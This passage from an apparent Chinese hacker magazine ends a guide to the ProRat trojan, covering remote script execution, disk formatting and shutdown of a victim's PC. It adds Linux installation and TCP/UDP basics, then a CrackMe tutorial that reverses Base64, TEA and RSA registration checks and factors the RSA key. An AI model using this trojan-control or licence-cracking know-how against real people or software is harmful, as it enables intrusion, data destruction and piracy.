就可启动它们。如果这里没有你需要的程序，可在下面的输入框中输入需要运行的程序，如D:\Program Files\foobar2000\foobar2000.exe，然后就可运行foobar2000.exe了。你只要在窗口正确的输入脚本代码，然后点击“在肉鸡运行”就可成功运行这段脚本代码。

我们可以利用“打印机”按钮，通过远程打印机打印键入的文字。在窗口中输入需要打印的文字，并设置字体的颜色和大小，点击“在肉鸡上打印”就可成功在对方打印出这些文字。

“损害”命令是一个破坏性很强的命令，它可格式化对方的硬盘。

“在线编辑”可对远程的服务端程序进行读取并修改，还可卸载远程的服务端程序。

而“关机”则可对远程主机进行重新启动、关闭电脑等操作。如果你不小心运行了木马的服务端程序或者被别人种植了ProRat的服务端，点击主窗口工具栏的“Remove Local Server”按钮，再点击窗口中的“移除ProRat服务端”就可清除本地的服务端了（图20）。




图20

写到这儿，ProRat的功能介绍得差不多了。如果想了解ProRat的强大功能，就赶紧试试吧！

（文中涉及的ProRat V1.9及其中文语言包光盘有收录）

听说UNIX和Linux都有许多不同的版本，象我等小菜，选择什么样的版本学习好呢？

确实是这样的，UNIX在其三十多年的发展历程中，衍生出了许多不同的版本，比较著名的有：AT&T公司的System V系列；SUN公司的SunOS、Solaris系列，IBM公司的AIX系列，SGI公司的IRIX系列，HP公司的HP-UX系列，伯克利大学的BSD系列等。

有许多国内外的计算机专业书籍，将Linux系统也归为UNIX的一个变种系统。当然也有一些专业书籍是把UNIX与Linux分开的，认为它们两个是有密切联系但又不完全相同的操作系统，这都无所谓。总之Linux所遵循的标准完全与UNIX一样，甚至连设计思想也完全一样。对于初学者来说，使用Linux系统来代替学习UNIX系统是完全可以的。而且Linux系统是开源软件，我们可以自由的从Internet上来免费下载使用并传播。

Linux的版本也非常多，比较著名的有：RedHat Linux及Fedora、SuSE Linux、Cobalt Linux、Debian Linux、Mandrake Linux、Slackware Linux、Turbo Linux等。RedHat Linux是Internet上最常见的一个版本，在国内使用的也非常广泛，自RedHat Linux 9.0之后，其新版本已正式更名为了Fedora。对于初学者来说，RedHat Linux及Fedora倒是一个不错的选择。另外，同样免费的FreeBSD系统，在许多网络安全高手中是很推崇的，因此FreeBSD也可以作为你另一个不错的选择。

我的系统中已经安装了WindowsXP系统，可我还想再安装一个Linux系统，可以吗，该如何安装？

这是完全可以的，其实这和单独安装Linux系统几乎是没有区别的。要注意有主要有以下几个方面：

第一是硬盘分区的问题。Linux系统并不能使用原来Windows系统的那种主DOS分区与扩展分区，因此我们不能象安装Windows多操作系统那样来直接安装。我们可以在对硬盘进行分区的时候，扩展分区不选择全部的空间，而是留出一定的空间来不进行任何划出，留给Linux安装时使用。如果你的硬盘上已经安装有Windows操作系统，你可以使用类似PQmagic（魔术分区）的工具来重新划分出一片新的空间来给Linux安装使用。划分给Linux的空间大小视安装类型的不同及所安装的软件包的多少而不同，大小为128M-5G，Redhat Linux 9.0完全安装需要5G的硬盘空间。

Linux可以从光盘、硬盘、NFS服务器、HTTP服务器上来进行安装，我们建议使用光盘安装，先使用Linux的第一张安装光盘来引导你的系统进入安装界面，安装语言选择为“简体中文”，在安装类型选择时，对于个人用户来说，可以选择“工作站”，在这儿要注意一下，如果选择“服务器”，那么Linux将会自动的给硬盘分区并独占，这样，就不能保留你原来安装的Windows系统了，也就是说，“服务器”模式是不支持多操作系统的。

在“磁盘分区设置”中，建议选择“用Disk Druid 手工分区”，而不是安装程序默认的“自动分区”。选择显示出的空闲的分区就可以了，对于原来硬盘中已经安装了一个甚至是多个Windows系统的用户来说，最简单的就是只划分“/”根分区以及“swap”交换分区了。交换分区的大小可以定为内存大小的1-2倍。

在“引导装载程序配置”选项中一共有“GRUB”以及“LILO”两个引导装载程序供我们选择，默认使用的是“GRUB”，我们可以通过右边的“改变引导装载程序”按钮来选择使用“LILO”甚至是不安装引导装载程序，当然对于多操作系统来说，是必须要使用引导装载程序的，我通常使用的是“LILO”，当然我不是说“LILO”要好于“GRUB”，这纯粹是属于个人习惯问题而已。

最后还有一个要说的地方是软件包组的选择，默认情况下并不是所有的软件包组都会被安装的，我们可以选择“定制要安装的软件包集合”来任意调整，或者是全部选择。

认识TCP与UDP协议

greenice

你可能经常会听人提起TCP与UDP协议，但却不明白是什么意思，它们之间有什么不同。今天就让我们一起来探讨这方面的知识吧！

TCP是英文Transmission Control Protocol的缩写，是种可靠的面向连接的传送服务，主机在交换数据前必须建立一个会话（即要进行三次握手）。它很像我们生活中的打电话，只有电话接通并有人接了以后才可通信。即必须确认对方确实存在（能正常工作），通信才能得以实现。

UDP是英文User Datagram Protocol的缩写，是种不面向连接的用户数据报协议（一种不可靠的网络协议）。它很像我们生活中的写信与发短消息，我们并不能保证对方一定能收到这个信息。

看到这里，有朋友可能会问，是不是以TCP协议通信的方式要比以UDP协议通信的方式好？

其实，寸有所长，尺有所短。举个例子，某人受伤了需要帮助，是打电话还是发短消息呢？如果电话打不通，就只能发短信了。所以说这两种通信方式对于解决现实生活中的具体问题是必不可少的。

对应到网络中，UDP协议不用连接信息就可成功发出，因此它比TCP协议方便、快捷。其实，网络中的很多结构、方式都是模仿现实生活所构建的。现实生活中能成功运作的方式在虚拟网络中一般能成功运作，而在虚拟网络成功运作的在现实生活中往往行不通。所以，我们不能脱离现实生活来看待网络。

现在的UDP协议主要用在很多网络游戏和聊天工具（如：QQ）等对可靠性要求不是很高的客户／服务器模式上，因为它省掉了三次握手，速度比TCP快很多。TCP协议主要应用在Web、FTP、TELNET等对可靠性要求很高的通信方式上。

在DOS窗口下用netstat -an命令可查看TCP与UDP开的端口：

```
C:\>netstat -an
Active Connections
Proto  Local Address        Foreign Address      State
TCP    0.0.0.0:21           0.0.0.0:0            LISTENING  /
/这个就是FTP开的TCP端口
TCP    0.0.0.0:80           0.0.0.0:0            LISTENING  /
/这个就是WEB开的TCP端口
TCP    0.0.0.0:135          0.0.0.0:0            LISTENING
TCP    0.0.0.0:443          0.0.0.0:0            LISTENING
TCP    0.0.0.0:445          0.0.0.0:0            LISTENING
TCP    0.0.0.0:1032         0.0.0.0:0            LISTENING
TCP    10.1.1.2:139         0.0.0.0:0            LISTENING
UDP    0.0.0.0:135          *:*
UDP    0.0.0.0:445          *:*
UDP    0.0.0.0:1029         *:*
UDP    0.0.0.0:4000         *:*   //这个就是QQ开的UDP端
口
UDP    10.1.1.2:138         *:*
UDP    10.1.1.2:500         *:*
```

其实，要真正了解TCP与UDP协议是相当深的，有兴趣的朋友可买些专业书藉来看，本文只是让读者对TCP与UDP协有个大致概念，从而有助于对网络的理解。

《独孤九剑》软件破解篇之破索式2

清风幻影

破解对象：共享软件的注册码算法

所需工具：OllyDbgV1.10(用于动态跟踪和代码分析)

单向散列算法工具V1.2（常用的Hash计算）

Base64编码工具V1.0（Base64编、解码）

TEA算法工具V1.0（TEA算法加、解密）

RSA-Tool 2（RSA算法工具，分解n、计算d等）

BigInt Calculator Pro 1.2（大数运算器）

致歉：上一期“破索式”的一段描述有错误，可能会误导读者，敬请朋友们见谅（详情请参看光盘中的说明文件《破索式》中一段严重错误.TXT）！

上期我粗略的介绍了常用的密码学算法知识，并用一个例子说明了此类程序的大致破解思路，中间用到了单向散列算法MD5和对称算法RC6（注：RC6算法有的程序直接使用了密码表，所以在内存中是找不到密钥的）。为了在开始时不至于让读者感觉得太难，所以有些问题只能简单的讲了，但实际上，这些问题大都非常的难以理解，特别是对于一些刚接触破解技术的朋友！

这个例子包含了单向散列、对称和不对称算法、密码学算法，这些东西不可能都在例子中讲解。在这节中，只能按照基本思路进行阐述，没有考虑太多的细节问题，这些细节需要你花些时间来好好研究，并最终把它变为自己的东西来提高水平。这个CrakMe的注册情况如图1、图2所示。




图 1




图 2

一、动态跟踪，找到关键比较代码

用OllyDbg加载CrackMe2.exe（可参照上一节的方法），输入：用户名=User，组织=Group，注册码=1234567890。下断点：GetWindowTextA，单击注册，程序中断在下面这一行上：

00423516.FF15 68C44200 CALL DWORD PTR DS:[<&USER32.GetWindowTex>; \GetWindowTextA

然后按7次F8来到主程序代码处：

004018E2.8D85 A0FEFFFF LEA EAX,DWORD PTR SS:[EBP-160]

获得用户名，按F8执行这一行时，发现程序获得了我们输入的用户名：User，按F9运行，程序又中断，按F8到主程序，发现经过下面这个CALL时，程序获得了我们输入的组织名：Group。

00401A01.E8 F31A0200 CALL CrackMe2.004234F9;

获得组织名。

用同样的方法可以在00401A74处获得我们输入的注册码：1234567890。

00401A74.E8 801A0200 CALL CrackMe2.004234F9;

获得输入的注册码。

然后按F8一直走到下面这段代码时，发现EAX的值(实际上是00401AA9处CALL的返回值)不等于0x18(10进制为24)就跳到后边，显示注册失败！

```
00401A93 . 57          PUSH EDI  ; /输入的注册码的长度
00401A94 . 8D45 D8     LEA EAX,DWORD PTR SS:[EBP-28]
00401A97 . 50  PUSH EAX  ; 注册码变换后的地址 0012F800
00401A98 . 8D85 A0FEFFFF  LEA EAX,DWORD PTR SS:[EBP-160]
00401A9E . 50  PUSH EAX  ; 我们输入的注册码地址
00401A9F . 8D8D F4FDFFFF  LEA ECX,DWORD PTR SS:[EBP-20C]
00401AA5 . C645 FC 03   MOV BYTE PTR SS:[EBP-4],3
00401AA9 . E8 C4F5FFFF  CALL CrackMe2.00401072 ;调用了一个函数对注册码进行判别
00401AAE. 83F8 18 CMP EAX,18  EAX的值是否等于0x18(24)?
00401AB1 . 0F85 84000000  JNZ CrackMe2.00401B3B ;不等注册失败
```

在00401AA9这一行下断点，下一次我们跟踪进去看看：(代码及注释参见光盘中CODE.TXT，限于篇幅，不再罗列)通过对这个CALL的分析，我们可知：这个CALL将注册码分成4字节（符）一组，然后将每组4个字节转换为3个字节，输入的字符必须满足('A' - 'Z' 或 'a' - 'z' 或 '0' - '9' 或 '+' 或 '-' 或 '=')，4个字节的初步变换后只能小于64（也就是可以用6位2进制来容纳），根据算法知识你应该联想到Base64编码算法。而且最后生成的字节数必须为24，那么我们输入的就因该是(24/3)*4=32个字节。

Base64编码算法原理：Base64是将二进制数据编码为可显示的字符，把3个字节的二进制数据转换为4个字节的可显示字符。因为3个字节24位，变换为4个字节每个字节6位，对应如下码表（0－63）：ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/，编码举例（表1）：(解码是编码的逆操作，具体细节请参考相关书籍)

字节	16进制	9F		A3	17
	2进制	10011111		10100011	00010111
Base64	2进制	100111	111010	001100	010111
	10进制	39	58	12	23
	编码	n	6	M	X

表 1

现在让我们输入32个字符“ABCDEFGHIJKLMNOPQRSTUVWXYZ012345”，然后再执行，过00401AA9这个CALL时，内存0012F800处的数据如下：

```
0012F800  00 10 83 10 51 87 20 92 8B 30 D3 8F 41 14 93 51
0012F810  55 97 61 9D 35 DB 7E 39
```




图 3

如图3，这24个字节刚好是输入串的Base64解码后的数据！现在执行过00401AA9处的CALL后，EAX的值刚好是0x18，可以继续往下执行而不会跳到后边显示注册错误的对话框！

按F8单步执行来到如下代码处：

```
00401AF3 . 6A 18     PUSH 18   ; 比较长度0x18(24)
00401AF5 . 8D45 D8    LEA EAX,DWORD PTR SS:[EBP-28]
00401AF8 . 50     PUSH EAX   ; 注册码变换后的24个字节
00401AF9 . 8D45 C0    LEA EAX,DWORD PTR SS:[EBP-40]
00401AFC . 50   PUSH EAX  ;用户名和组织名变换后的24个字节
00401AFD.E8 DE070100   CALL CrackMe2.004122E0  ; 比较
00401B02.83C4 0C ADD ESP,0C
00401B05 . 85C0  TEST EAX,EAX
00401B07 .75 23 JNZ SHORT CrackMe2.00401B2C;不想等，注册失败
```

这里对0012F800和0012F7E8处的24个字节进行比较，相等就注册成功！数据如下：

```
0012F7E8  77 79 A1 2D 5F A0 46 DB 03 93 71 34 CE DA B9 07
0012F7F8  8B E3 9A 77 EE 3A 48 A0
0012F800  2B 1A CC 7D 14 AA 79 36 0F 00 75 79 97 C0 52 AC
0012F810  67 74 30 6F F7 60 CC
```

关键比较代码找到了，接下来需要重新跟踪并观察这两段数据，找出用户名和组织名变换的算法和注册码的变换算法！

二、用户名和组织的变换算法

因为004018DD这个CALL获得了我们输入的用户名，所以我们重新设断点从这里跟踪！按F8单步跟踪发现：

对用户名的变换关键CALL：

```
00401979 .E8 A2FF0000  CALL CrackMe2.00411920;生成了用于比较的1-4字节
004019EB . E8 30FF0000  CALL CrackMe2.00411920 ;生成了用于比较的5-8字节
```

对组织名的变换关键CALL：

```
00401A5D . E8 470E0000  CALL CrackMe2.004028A9  ;生成了用于比较的9-24字节
```

通过对这段代码进行跟踪可知：1-4字节为用户名的CRC32值，5-8字节为用户名SHA256散列值的CRC32值，9-24字节为组织名的MD5散列值。即：

```
CRC32(User)= 77 79 A1 2D
CRC32(SHA256(User))= 5F A0 46 DB
MD5(Group)= 03 93 71 34 CE DA B9 07 8B E3 9A 77 EE 3A 48 A0
```

可利用附带的单向散列算法工具计算(如图4、图5、图6)。




图 4




图 5




图 6

鉴于上次已讲过MD5散列算法的跟踪，请您自己对上面的代码进行仔细跟踪，总结一下CRC32和SHA256的算法规律！

光盘中有这两个算法的C++类，你可以仔细研究一下这两个算法的运算过程和特点，如：CRC32算法生成一个32位值（4字节），在运算时要用到256个字节的不变数据表，有的程序直接使用这个数据表，有的程序利用一个常数0xEDB88320动态生成这个数据表；SHA256算法生成一个256位(32字节)的散列值，它有8个初始化常数：0x6A09E667、0xBB67AE85、0x3C6EF372、0xA54FF53A、0x510E527F、0x9B05688C、

0x1F83D9AB、0x5BE0CD19；光盘中附有我以前编写的一个常用单向散列算法工具，如果你猜测程序中采用了Hash运算，可以用它来进行验证，对于其它算法也有类似的工具；初学时尽量不要使用这些工具，虽然它有时可以节省你的时间，但不能提高你的水平！在开始学习时一定要静下心来认真分析每一个接触到的算法，只有自己对这种算法有了透彻的理解，才能在以后的运用中识别它，不要一开始就追求那些“投机取巧”的法门，坚实的基础知识才是关键！

三、注册码的变换算法

注册码算法的关键CALL如下：

00401AA9.E8 C4F5FFFF CALL CrackMe2.00401072；将输入的注册码进行Base64解码

00401AE3 . E8 32120000 CALL CrackMe2.00402D1A ；将1-8字节进行TEA加密

00401AEE.E8 EBF7FFFF CALL CrackMe2.004012DE ；将9-24字节进行RSA加密

当执行过00401AE3这个CALL时：0012F800处的8个字节：00 10 83 10 51 87 20 92 变成了2B 1A CC 7D 14 AA 79 36。下一次跟踪进这个CALL，看看是采用了什么算法，按F7来到下面一行时有个常数:0x61C88647，注意它和0x9E3779B9的关系。00402D5B.81EE 4786C861 SUB ESI,61C88647；注意0x61C88647和0x9E3779B9的关系，加法变减法，当然只看到这个常数就说它用了TEA算法是太过牵强了，仔细分析一下00402D1A处的代码，看看它的算法流程，然后才能说它使用了TEA算法。

TEA算法

TEA(Tiny Encryption Algorithm)是一种优秀的数据加密算法，实现简单、速度快，有很强的抗差分析能力！而且对64位数据加密的密钥长达128位，安全性相当好。它用一个常数0x9E3779B9进行加法运算。

TEA算法在加、解密过程中会用到密钥，所以在这段代码中可以找到128位(16个字节)的密钥：2A 3D C9 58 6B 21 76 33 09 5D 8F 43 2C F4 73 A9（在找密钥时要注意字节的顺序），用附带的TEA算法工具进行验证如图7。




图 7

当执行过00401AEE这个CALL时：0012F808处的16个字节8B 30 D3 8F 41 14 93 51 55 97 61 9D 35 DB 7E 39变成了0F 00 75 79 97 C0 52 AC 67 74 30 6F F7 60 CC C1，下一次跟踪进去这个CALL，按F7来到下面一行，发现字符串：F4B41058AFD48DC267E9527E551C05B1(模数n)

0040134A.68 E8C84200 PUSH CrackMe2.0042C8E8； ASCII "F4B41058AFD48DC267E9527E551C05B1"

F7继续到下面一行：发现字符串：10001(公钥e)

00401358.68 E0C84200 PUSH CrackMe2.0042C8E0； ASCII "10001"

上面的两个PUSH后都有个CALL，跟踪、步过这两个CALL可知，是将串转换成大数运算库的运算格式！然后看看下面这些代码：

00401365 . 57 PUSH EDI ；要生成的大数

00401366.53 PUSH EBX；模数N

00401367 . FF75 D4 PUSH DWORD PTR SS:[EBP-2C]；公钥

0040136A . FF75 D8 PUSH DWORD PTR SS:[EBP-28]；运算的大数

0040136D. E8 8E3D0000 CALL CrackMe2.00405100

执行过这个CALL时，EDI=00CE87C8处生成了个大数，后边又把这个大数转换为用于最终比较的字节串！看到这里，我们不能确定、但可以猜测程序使用了RSA算法！

RSA公开密钥算法

原理：选取两个素数p和q，模数n=pq，随机选取一个公钥e与(p-1)(q-1)互素，计算私钥d=e-1MOD(p-1)(q-1)，对任意数m<n，加密过程为c=meMODn，解密过程为m=cdMODn。其中MOD为模运算，也称取余运算。

举例：取p=47，q=71则n=pq=3337，随机取e=79与(p-1)(q-1)=46*70=3220互素(没有公因子)，计算d=79-1mod3220=1019。给定一个m = 197，加密：c=19779mod3337=1276，解密m=127610 19mod3337=197（具体运算请参考《应用密码学》），实际中为保证安全性，n通常很大，编程通常会用到大数运算库！）。

由程序知：n=F4B41058AFD48DC267E9527E551C05B1；公钥e=10001。

利用光盘中的大数运算器用RSA算法来验证我们的猜测。

m=8B30D38F411493515597619D35DB7E39，利用工具中的x^y % z功能进行运算！得c=meMODn=F00757997C052AC6774306FF760CCC1，根据此结果，可知程序确实采用了RSA算法！

对于RSA算法求逆，应该先求出私钥d，利用工具RSA-TOOL分解n得：p=FDBFD11A0721CCC3；q=F6DFB4E9B64C8C7B；计算d=50F3003556754A2F4FF429E0A42C9FD。




图 8

操作如图8所示：在Modulus(N)中输入模数，在Public Exponent(E)中输入公钥，单击Facter N进行分解，几秒钟后分解处P和Q，单击Calc.D计算出私钥d。

四、算法流程分析

通过以上的分析可知算法流程为：

